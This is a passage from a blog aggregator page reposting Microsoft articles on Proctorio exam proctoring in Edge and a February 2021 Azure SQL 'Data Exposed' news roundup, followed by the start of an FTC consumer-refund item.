
- Recording Options: Record Video, Record Audio, Record Screen, Record Web Traffic, and Record Room. Please note that due to Zero-Knowledge Encryption, only authorized school officials can access exam recordings. Proctorio has no access to test-taker recordings collected during the exam.

- Verification Options: Verify Video, Verify Audio, Verify Desktop, Verify ID, Verify Signature, and Verify Login.

2. Setting up Windows PCs – In order to ensure the students’ Windows 10 PCs are configured correctly, Education IT admins will need to deploy the Proctorio extension with Microsoft Edge browser by using a scalable device management solution such as Microsoft Endpoint Manager. The IT Admin Guide for Proctorio and Microsoft Edge is now available here to help you get started.
3. Taking a Practice Exam – We highly recommend students to use approved Windows 10 PCs with Microsoft Edge to conduct a practice exam. This will ensure the PC environment and connection to the Proctorio service is ready to go.
4. Taking the Test – During the day of the exam, test takers will be asked to bring an institution-approved identification card for the live proctor or the instructor to validate.
NEXT STEPS
As you start planning for the semester/quarter end remote exams, we highly recommend that you proceed with these steps to get started:
1. Visit the Proctorio web site and check out the new Proctorio Extension for Microsoft Edge on Windows 10 PCs. If you are interested, contact their sales team for a demo.
2. Look for helpful blog posts on topics such as Proctorio’s Zero Knowledge Encryption.
3. Start evaluating the latest Microsoft Edge browser for your schoolwide deployment to all of your staff, teachers and students. Download and review theProctorio IT Admin Guide for Microsoft Edge and Windows 10.
4. Check out the latest affordable Windows 10 PCs for schools.
Thank you!
Baldwin Ng
Worldwide Education Apps Lead | Windows Engineering | Microsoft Corporation
by Contributed | Jan 27, 2021 | Technology
This article is contributed. See the original author and article here.
Today, and every Wednesday Data Exposed goes live at 9AM PT on LearnTV. Every 4 weeks (mostly the first week of each month), we’ll do a News Update. We’ll include product updates, videos, blogs, etc. as well as upcoming events and things to look out for. We’ve included an iCal file, so you can add a reminder to tune in live to your calendar. If you missed the episode, you can find it at https://aks.ms/AzureSQLYT along with other videos.
Along with the News Update on Data Exposed Live, you can read this blog to get the guide and links to all the things discussed in the show. Here’s the February 2021 update:
Product updates
Confidential computing using Always Encrypted with secure enclaves went into public preview last week. This expands Always Encrypted by enabling in-place encryption and rich confidential queries, including pattern matching, range comparisons, and sorting. This announcement is available in the new DC-series hardware configuration in preview for Azure SQL Database. Jakub Szymaszek came on the show to explain more and show a demo. You can read more in the blog here.
Also related to security is the topic of Azure Defender for SQL. Over the past month, a few updates and enhancements were made to Azure Defender for SQL in the Azure Security Center:
A great resource which I have recently found is the Release notes for Azure Security Center. Not always related to SQL, but oftentimes relevant in some form or fashion.
Also slightly unrelated but at the same time very much related to Azure SQL was the announcement that Microsoft will establish a new datacenter region in Chile as part of a “Transforma Chile” initiative.
Microsoft recently released a website dedicated to the topic of .NET application migration. Of course, Azure SQL plays a big part here, so you might find the new site and resources interesting.
Alan Yu came on the show to talk about the latest updates to Azure Data Studio including some sneak peeks.
Videos
We continued to release new and exciting Azure SQL videos this month. Here is the list, or you can just see the playlist we created with all the episodes!
- What is aka.ms/sqlworkshops? – Buck Woody
- [MVP Edition] Always Encrypted in SQL Server 2019 – Mladen Prajdic
- Azure SQL Connectivity Performance Tips & Tricks – Silvano Coriani
- Simplify Authentication with Managed Identities for Azure Resources – Silvano Coriani
- How to Troubleshoot Elastic Job in Azure SQL Database – Kate Smith
Blogs
As always, our team is busy writing blogs to share with you all. Blogs contain announcements, tips and tricks, deep dives, and more. Here’s the list I have of SQL-related topics you might want to check out.
- Azure Blog
- SQL Server Tech Community
- Azure SQL Tech Community
- Azure SQL Devs’ Corner
- Azure Database Support (SQL-related posts)
- Microsoft Learn Tech Community
- Chris Testa-O’Neill came on the show to talk to use about Microsoft Azure certification updates. This included the announcement of two new Data & AI related exams, DP-203 and AI-102. For more information, see the Microsoft Learn Blog with all the details.
Upcoming events
As always, there are lots of events coming up this month. Here are a few to put on your calendar and register for:
2/3: Data Exposed Special: The Azure SQL and Azure Data Factory engineering teams are partnering for an all-day learning event where the community can come together to learn about Azure SQL and Azure Data Factory, connect with the experts, and participate in a Hackathon, all across two time zones – America and Asia. Learn more
2/11: Azure Webinar Series: Gain Economic Value Migrating to Azure SQL
2/20: Multicloud4U
SQL Edge to Cloud, Bob Ward
2/27: Scottish Summit
Notebooks 101 for SQL People, Julie Koesmarno
In addition to these upcoming events, here’s the schedule for Data Exposed Live:
2/3: Around the Clock with Azure SQL & Azure Data Factory
2/10: Deep Dive: Best practices assessment for Azure SQL VMs, Managed Instances, and SQL Servers
2/17: Azure SQL Security: The What, Why & How of Securing your Data with Azure SQL
2/24: Something Old, Something New with Buck Woody
Plus find new, on-demand Data Exposed episodes released every Thursday, 9AM PT at aka.ms/DataExposedyt
Featured Microsoft Learn Module
Learn with us! This month I highlighted the Deploy and configure servers, instances, and databases for Azure SQL module. Check it out!
Anna’s pick of the month: SQL Server Virtual Conference by C# Corner
This pick of the month is technically in January, but it’s at the very end and it hasn’t happened yet, so here we are. This is an awesome, community-run event taking place this Friday. When you register, you can buy a ticket (for only $5!) or donate to a charity focused on helping food-insecure children related to COVID 19. I am a big fan of C# Corner already but using this event to help raise money for the kids is special. Additionally, the SQL Server and Azure SQL product group leader, Asad Khan, will be delivering the keynote! Get your tickets here, the event is January 29-30th.
Until next time…
That’s it for now! Be sure to check back next month for the latest updates, and tune into Data Exposed Live every Wednesday at 9AM PST on LearnTV. We also release new episodes on Thursdays at 9AM PST and new #MVPTuesday episodes on the last Tuesday of every month at 9AM PST at aka.ms/DataExposedyt.
Having trouble keeping up? Be sure to follow us on twitter to get the latest updates on everything, @AzureSQL. You can also download the iCal link with a recurring invite!
We hope to see you next time, on Data Exposed!
–Anna and Marisa
by Scott Muniz | Jan 27, 2021 | Security
This article was originally posted by the FTC. See the original article here.
You may know the FTC for its consumer information, and for taking action against shady companies that violate the law. But did you know the FTC returns millions of dollars to people because of those actions? Last year, the FTC's cases returned $483 million to people nationwide and in 64 countries.
Brought to you by Dr. Ware, Microsoft Office 365 Silver Partner, Charleston SC.


Recent Comments